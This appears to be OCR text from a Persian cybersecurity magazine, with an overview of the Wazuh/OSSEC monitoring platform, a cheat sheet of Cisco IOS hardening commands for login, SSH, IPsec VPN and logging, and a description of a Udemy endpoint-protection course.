
مقدمه

Wazuh یک پلتفرم متن‌باز است که دارای قابلیت‌هایی برای مانیتورینگ امنیتی به‌منظور شناسایی تهدیدات، بررسی یکپارچگی، پاسخ به رخدادها و قابلیت‌های دیگر است که در ادامه توضیح داده خواهند شد. آخرین نسخه Wazuh تا زمان نگارش این مطلب، Wazuh 4.1.5 بوده که از وب‌سایت آن با آدرس wazuh.com قابل دریافت است. این پلتفرم به‌عنوان یک Fork از پروژه OSSEC HIDS به وجود آمده است و با اضافه‌شدن قابلیت‌های جدید و ادغام با ابزار شناخته‌شده‌ای مانند OpenSCAP و Elasticsearch به یک راه‌حل جامع در این حوزه تبدیل‌شده است.

OSSEC چیست؟

در واقع OSSEC یک نرم‌افزار یا agent تشخیص نفوذ مبتنی بر سیستم میزبان یا اصطلاحاً HIDS – Host-based IDS است که به‌صورت متن‌باز ارائه‌شده است. OSSEC سرواژه Open Source HIDS SECurity بوده و این ابزار دارای قابلیت‌های بسیار خوبی از جمله موارد زیر است:


- Log-based Intrusion Detection
- Rootkit Detection
- Malware Detection
- Active Response
- Compliance Auditing
- File Integrity Monitoring
- System Inventory
- Host-based Anomaly Detection
- Window Registry Monitoring
- Policy Monitoring
- Security Analytics
- Intrusion Detection
- Log Data Analysis
- File Integrity Monitoring
- Vulnerability Detection
- Configuration Assessment
- Incident Response
- Regulatory Compliance
- Cloud Security Monitoring
- Containers Security



قابلیت‌های ابزار Wazuh


قابلیت Security Analytics

ابزار Wazuh برای جمع‌آوری، تجمیع، شاخص‌گذاری و تحلیل داده‌های امنیتی مورداستفاده است و به سازمان‌ها برای تشخیص نفوذها، تهدیدات و مخاطرات مختلف حوزه سایبری کمک خواهد کرد. تهدیدات سایبری بسیار پیچیده شده‌اند و به‌منظور شناسایی سریع‌تر تهدیدات و مقابله با آن‌ها، مانیتورینگ و نظارت در لحظه و همیشگی و تحلیل امنیتی تهدیدات و حملات موردنیاز است. به همین دلیل نسخه light-weight ابزار Wazuh قابلیت نظارت و پاسخ‌دهی را فراهم کرده و نسخه server component این ابزار قابلیت‌های تجزیه‌وتحلیل هوشمند امنیتی داده‌ها را فراهم می‌کند.




قابلیت Intrusion Detection

ابزار Wazuh سیستم‌های تحت نظارت را برای بدافزارها، روت‌کیت‌ها و فعالیت‌های مشکوک، به‌صورت دائم پویش می‌کند. این ابزار قادر است فایل‌های پنهانی مشکوک، فرایندهای مخرب و مهاجمین که در شبکه در حال شنود و استراق سمع هستند را شناسایی کرده و گزارش دهد. علاوه بر این، نسخه server component این ابزار برای شناسایی نفوذ از روش‌های مبتنی بر امضا و برای تحلیل داده‌ها و شاخص‌گذاری آن‌ها از موتورهای عبارات منظم استفاده می‌کند.




قابلیت Log Data Analysis

ابزار Wazuh لاگ مربوط به سیستم‌عامل و نرم‌افزارها را بررسی کرده و آن‌ها را به‌صورت امن برای تحلیل rule-base و ذخیره‌سازی به مرکز تحلیل لاگ ارسال می‌کند. این قوانین و تحلیل‌ها کاربر را در خصوص خطاهای سیستم و نرم‌افزارها، نقص در پیکربندی و تنظیمات، تلاش‌های ناموفق و موفق برای فعالیت‌های مشکوک و مخرب، نقض سیاست‌های امنیتی و انواع دیگر مخاطرات امنیتی آگاه می‌سازد.




قابلیت File Integrity Monitoring

ابزار Wazuh بر فایل‌های سیستم، تغییرات در محتوا، مجوزها، مالکیت‌ها و مشخصات فایل‌ها که می‌بایست نگهداری شوند، نظارت خواهد داشت. به‌علاوه، کاربران محلی و برنامه‌هایی که فایل‌هایی ایجاد و تغییر می‌دهند را تحت نظارت دارد. این ابزار، قابلیت File Integrity Monitoring را نیز با قابلیت Threat Intelligence برای شناسایی تهدیدات و عوامل آن‌ها به‌منظور حملات و فعالیت‌های مخرب، ترکیب و تجمیع می‌کند.




قابلیت Vulnerability Detection

ابزار Wazuh اطلاعات مربوط به نرم‌افزارهای مورد نظارت را به سرور ارسال می‌کند و در سرور پایگاه داده‌ای از CVE آسیب‌پذیری‌ها که دائماً به‌روز می‌شوند، وجود دارد و برای فرایند شناسایی آسیب‌پذیری‌های نرم‌افزار و پویش آن‌ها مورداستفاده خواهد بود. فرایند خودکار ارزیابی امنیتی به ادمین‌ها کمک می‌کند تا نقاط ضعف نرم‌افزارهای مورداستفاده را شناسایی کرده و قبل از سوءاستفاده و بهره‌برداری مهاجمین از این آسیب‌پذیری‌های بحرانی، به کمک مستندات امن‌سازی و گزارش‌های آسیب‌پذیری ارائه‌شده، عملیات رفع این نقص‌ها و آسیب‌پذیری‌ها را انجام دهند.




قابلیت Configuration Assessment

ابزار Wazuh تنظیمات و پیکربندی‌های سیستم و نرم‌افزارها را به‌منظور انطباق آن‌ها با سیاست‌های امنیتی، استانداردهای موجود و مستندات امن‌سازی، مورد نظارت همیشگی قرار می‌دهد. این ابزار پویش‌های دوره‌ای را برای شناسایی نقاط آسیب‌پذیر، وصله‌نشده و یا پیکربندی نا امن انجام می‌دهد. همچنین بررسی‌ها و نظارت‌های مربوط به پیکربندی‌ها را می‌توان متناسب با نیازهای سازمان خود سفارشی و تنظیم کرد. هشدارهای این حوزه شامل توصیه‌هایی برای پیکربندی امن‌تر، در اختیار قرار دادن منابع، مستندات و مقررات استاندارد در این زمینه است.




قابلیت Incident Response

ابزار Wazuh دارای سیستم پاسخ‌دهی فعال شامل مسدود کردن و قطع دسترسی به سیستم و سرور از منبع تهدید بر اساس معیارهای تعیین‌شده در مقابل تهدیدات سایبری و حملات است. به‌علاوه این‌که Wazuh را می‌توان به‌صورت از راه دور برای اجرای دستورات یا پرس‌وجوهای سیستمی، شاخص‌گذاری اطلاعات و کمک به انجام عملیات جرم‌شناسی در لحظه یا پاسخ‌گویی به تهدیدات مورداستفاده قرار داد.




قابلیت Regulatory Compliance

ابزار Wazuh برخی کنترل‌های ضروری امنیتی را برای مطابقت با استانداردها و مقررات سیستم‌های صنعتی فراهم کرده است. این ویژگی‌ها همراه با قابلیت مقیاس‌پذیری و پشتیبانی از پلتفرم‌های مختلف به سازمان‌ها در جهت تطبیق مقررات (GPG13 یا GDPR) با شرایط فنی و تخصصی خود، کمک می‌کند.




قابلیت Cloud Security Monitoring

ابزار Wazuh با استفاده از ماژول‌های یکپارچه خود قادر است بر زیرساخت ابری در سطح API نظارت داشته باشد و اطلاعات امنیتی به‌دست‌آمده از ارائه‌دهندگان مطرح ابر مانند Azure، Amazon AWS و گوگل را در زمینه نظارت و تحلیل آن‌ها مورداستفاده قرار دهد. همچنین این ابزار قوانین و مقرراتی را برای پیکربندی امن و تنظیمات محیط‌های ابری و تشخیص نقاط ضعف موجود، پیشنهاد می‌دهد.



قابلیت Containers Security

ابزار Wazuh با نظارت دائمی و مشاهده رفتارها، تهدیدات، آسیب‌پذیری‌ها و ناهنجاری‌ها را در میزبان‌های Docker و دیگر container ها، شناسایی می‌کند.



سایت اصلی این پلتفرم مستندات و داکیومنت‌هایی را در خصوص نصب و راه‌اندازی آن ارائه کرده است و سیستم‌عامل‌های زیر را نیز پشتیبانی می‌کند:

دفترچه تقلب

دفترچه تقلب
برای امنیت تجهیزات CISCO

گردآوری: سینا فقیری

مقدمه

شرکت Cisco Systems یک شرکت آمریکایی چندملیتی و خوشه‌ای فناوری است که مرکز آن در شهر سن‌خوزه در مرکز سیلیکون‌ولی در ایالت کالیفرنیا قرار دارد. این شرکت سخت‌افزارهای شبکه و تجهیزات مخابراتی و دیگر خدمات و محصولات فناوری‌بالا را طراحی، تولید و به فروش می‌رساند. در این بخش به بررسی دستورات لازم برای پیکربندی امنیتی دستگاه‌های سیسکو (SEC-160) می‌پردازیم.

تقویت بخش ورود به حساب کاربری

دستور	عملکرد
login block-for 120 attempts 3 within 30	در صورت وقوع 3 تلاش ناموفق در 30 ثانیه، تلاش برای ورود به سیستم را برای 120 ثانیه مسدود می‌کند. (local login باید پیکربندی شده باشد.)
login quiet-mode access-class [acl-name | acl-number]	برطبق لیست کنترل دسترسی فقط میزبانان مجاز می‌توانند برای ورود به سیستم تلاش کنند.
login delay seconds	زمان انتظار بین تلاش‌های ورود به سیستم.
login on-success log	ثبت رویدادهای ورود به سیستم موفق.
login on-failure log	ثبت رویدادهای تلاش ناموفق برای ورود به سیستم.

Role-Based CLI Views

دستور	حالت	عملکرد
aaa new-model	global	فعال کردن AAA. (Authentication, Authorization and Accounting)
parser view view-name	global	یک view جدید ایجاد می‌کند (باید در root view باشد).
secret password	view	اختصاص رمزعبور برای view (ضروری).
commands parser-mode [include|exclude] [command|interface]	view	ارجاع و اختصاص یک command یا interface به view.
enable view view-name	priv. EXEC	وارد شدن به View (enable secret for root password).
parser view view-name superview	global	ایجاد یک superview جدید.
secret password	superview	اختصاص رمزعبور superview (ضروری).
view viewname	superview	اختصاص view موجود به superview.

Line Config Mode

دستور	Line	عملکرد
no exec	any unused	disables EXEC mode for the line (outgoing connections only)
login local	all	forces username/password authentication from local database
logging synchronous	all	prevents logging from interrupting commands
exec-timeout 5	all	logs out after 5 mins inactive

IPsec VPNs (Site-to-Site)		
	Command	Mode
----- Phase 1 -----		
cry is en	crypto isakamp enable	global
cry is pol 10	crypto isakmp policy 10	global
h sha	hash sha	(config-isakmp)
a p (auth pre)	authentication pre-share	(-isakmp)
g 14	group [DH group #]	(-isakmp)
l 3600	lifetime [secs]	(-isakmp)
enc a 256	encryption aes 256	(-isakmp)
cry is key vpnpass add 10.2.2.2	crypto isakmp key [key] address [peer IP]	global
----- Phase 2 -----		
cry ip t VPN-SET esp-a 256 esp-sha-	crypto ipsec transform-set [tag] [encry.] [bits] [hash]	global
cry ip s l s	crypto ipsec security-association lifetime seconds 1800	global
cry map CMAP 10 ipsec-i	crypto map [name] [seq #] ipsec-isakmp	global
m add 101	match address 101	(-crypto-map)
s pe 10.2.2.2	set peer [peer IP]	(-crypto-map)
s pfs group14	set pfs [group#]	(-crypto-map)
s t VPN-SET	set transformset [tag]	(-crypto-map)
s s li s 900	set security-association lifetime seconds [secs]	(-crypto-map)
desc [text]	description [text]	(-crypto-map)
cry m CMAP	crypto map [name]	interface

Informational/Show Commands

دستور کوتاه	دستورکامل	چیزی که نمایش داده می‌شود.
sh login	show login	نمایش تنظیمات پیکربندی شده ورود به سیستم.
sh login f	show login failures	نمایش جزئیات مربوط به ورود به سیستم‌هایی که با شکست مواجه شده‌اند(IP مبدا، تعداد، زمان/تاریخ و غیره).
sh cry key mypubkey r	show crypto key mypubkey rsa	نمایش کلیدهای RSA فعلی.
sh ip ssh	show ip ssh	نمایش پیکربندی SSH.
sh ssh	show ssh	نمایش اتصالات SSH فعلی.
sh p v a	show parser view all	نمایش خلاصه‌ای از تمام view های پیکربندی شده (superview ها با علامت ستاره نشان‌گذاری می‌شوند).
sh sec b	show secure bootset	نمایش تأییدیه بایگانی.
sh logg	show logging	نمایش پیکربندی‌های logging و پیام‌های syslog buffered.
sh us	show users	نمایش کاربران متصل به device.
sh cr is po	show crypto isakmp policy	نمایش پیکربندی خط مشی ISAKMP.
sh cr ip sa	show crypto ipsec sa	نمایش IPSec SA (security association).
sh cr map	show crypto map	نمایش پیکربندی crypto map.

ثبت رویداد و نظارت

دستور	حالت	عملکرد
service timestamps log datetime msec	global	فعال‌سازی سرویس timestamps.
logging host ip-address	global	Syslog Server جهت نظارت بر دستگاه‌های شبکه مشخص می‌شود (System Logging Protocol).
logging trap level	global	سطح و میزان ثبت رویدادها را مشخص می‌کند.
logging source-interface ip-address	global	دستگاه ارسال کننده اطلاعات log را شناسایی می‌کند.
logging on	global	ثبت رویداد را فعال می‌کند.

Secure Bootset

دستور	حالت	عملکرد
secure boot-image	global	IOS image را امن کرده و امنیت Cisco IOS image را فعال می‌کند (Internetwork Operating System).
secure boot-config	global	تهیه snapshot از پیکربندی درحال اجرا برای ذخیره در سیستم ذخیره سازی ماندگار.

پیکربندی‌های متفرقه

دستور	عملکرد
license boot module c1900 technology-package securityk9	اضافه کردن بسته امنیتی به روترهای ۱۹۴۱.
no service password-recovery	جلوگیری از بازیابی رمزعبور روتر برای مهاجم.

بازگرداندن پیکربندی امن

reload -> ROMmon mode		
لیست محتویات دستگاهی که درآن Secure Bootset ذخیره شده است را نشان می‌دهد.	ROMmon	dir
Boots route با secure IOS image.	ROMmon	boot flash:filename
بازیابی پیکربندی امن.	global	secure boot-config restore flash:filename

پیکربندی SSH

دستور	عملکرد
user Bob algorithm-type scrypt secret password	ایجاد کاربر در پایگاه داده محلی.
ip domain-name span.com	تنظیم نام دامنه شبکه.
crypto key zeroize rsa	حذف همه کلیدهای جفتی RSA موجود.
cry key gen rsa gen mod 1024	ایجاد کلید رمزگذاری RSA (حداکثر: ۴۰۹۶ بیت).
transport input ssh	فعال‌سازی SSH (line config, vty).
ip ssh time-out seconds	تنظیم Timeout برای SSH.
ip ssh authentication-retries 2	تنظیم تعداد تلاش‌های مجاز برای لاگین قبل از قطع دسترسی کاربر.
ip ssh version 2	تنظیم SSH نسخه به V2.

معرفی دوره

The Complete Cyber Security Course: End Point Protection

Volume 4 :Become a Cyber Security Specialist, Antivirus & Malware, Disk Encryption, Finding & Removing Hackers & Malware

تهیه و تدوین: پرستو مجیدی

مقدمه

The Complete Cyber Security Course: End Point Protection، نام یک دوره آموزشی در حوزه امنیت سایبری است. در این دوره‌ی آموزشی، End Point Protection که در حال حاضر یک چارچوب بسیار مهم و مطرح در امنیت سایبری است پوشش داده خواهد شد. این شماره از دوره، شماره چهارم این مجموعه در آموزش‌های امنیت سایبری بوده که سطح پیشرفته‌تری از موضوعات را در سرفصل‌های خود جای داده است. با توجه به موضوعات بیان شده در دوره و تلاش برای تمرکز بر مهارت‌های عملی، فراگیران با مشاهده کامل این دوره به یک متخصص امنیت سایبری تبدیل خواهند شد. به‌طور مثال در هنگام مدیریت سیستم‌های یک سازمان، شناسایی و اطلاع از مهم‌ترین خطرات و آسیب‌پذیری‌ها اهمیت زیادی پیدا می‌کند که این موارد با یادگیری مهارت‌های عملی و کارآمد پوشش داده شده در این دوره امکان‌پذیر خواهد بود.

مشخصات دوره آموزشی

ناشر:	Udemy
مدرس:	Nathan House
سطح:	پیشرفته
مدت زمان:	۴۰ ساعت ۱۶ دقیقه
تعداد دروس:	۱۷۷ درس
زبان:	انگلیسی

آنچه در این دوره خواهید آموخت

- کسب مجموعه‌ای از مهارت‌های پیشرفته عملی برای ارتقاء امنیت سیستم‌های مورد استفاده.
- چگونگی شناسایی بدافزارها و دسترسی‌هایی که هکرها به سیستم دارند.
- یادگیری بهترین تکنیک‌ها در زمینه ضد جرم‌شناسی برای حذف ایمن داده‌ها و اَبَر داده‌ها که حتی برای بهترین کارشناسان جرم‌شناسی سیستم قابل بازیابی نباشد.
- تسلط بر روی انتخاب و اجرای فناوری رمزگذاری هارد دیسک تا دستگاه‌ها به طور کامل در برابر حملات رمزگشایی دیسک محافظت شوند.
- آیا انتی‌ویروس‌ها به پایان خود رسیده‌اند؟ پیشنهاد روش‌های محافظت نوین.
- بحث درخصوص End Point Protection و چگونگی کارکرد آن در لایه‌های مختلف.
- پیاده‌سازی ابزارهای خودکارسازی حذف بدافزارها.
- بررسی امنیت بستر ایمیل و پیام‌رسان‌ها.
- امن‌سازی‌های استاندارد.

نیازمندی‌ها

- داشتن درکی ابتدایی از سیستم‌عامل‌ها، شبکه و اینترنت، امکان بارگیری و نصب نرم‌افزار.
- هرچند که الزامی نیست اما توصیه می‌شود ابتدا شماره‌های یک، دو و سه این دوره را ببینید.
- این دوره شماره‌ی چهارم و نهایی از این دوره است و پس از گذراندن هر چهار شماره از این مجموعه، شما بیش از ۸۰ درصد از دانش متخصصان امنیتی، مأموران جرم‌شناسی و حتی هکرهای متخصص را در زمینه امنیت، حفظ حریم خصوصی و ناشناس ماندن فراخواهید گرفت.

این دوره برای چه کسانی مناسب است؟

- علاقه‌مندان به حوزه امنیت سایبری، حفظ حریم خصوصی و ناشناس ماندن.
- تحلیلگران امنیت سایبری.
- مهندسین و مدیران شبکه و امنیت.
- علاقه‌مندان به اجرایی کردن End Point Protection در سازمان خود.

سرفصل‌های این دوره

Course content

14 sections . 17 lectures . 16 h 40 m total length	
• Introduction	7 lectures .25 min
• Goals and Learning objectives -Volum 4	2 lectures .8min
• File and Disk Encryption	22 lectures .2 hr 15 min
• Anti-Virus and End-Point-Protection	14 lectures .57 min
• Next Generation-Anti-Virus, End-Point-Protection, EDR	4 lectures .19 min
• End-Point-protection Technology	26 lectures .2 hr 23 min
• Threat Detection and Monitoring	16 lectures .1 hr 18 min
• Malware and Hacker Hunting on the End-point	30 lectures .3 hr 26 min
• Operating System and Application Hardening	11 lectures .57 min
• Secure Deleting,Evidence Elimination and Anti-Forensics	12 lectures .1 hr 11 min
• Email Security,Privacy and Anonymity	17 lectures . 2 hr 21 min
• Messengers-Security,Privacy and Anonymity	10 lectures .17 min
• Wrap Up	5 lectures .43 min
• BONUS Section	1 lectures .1 min

لینک دوره

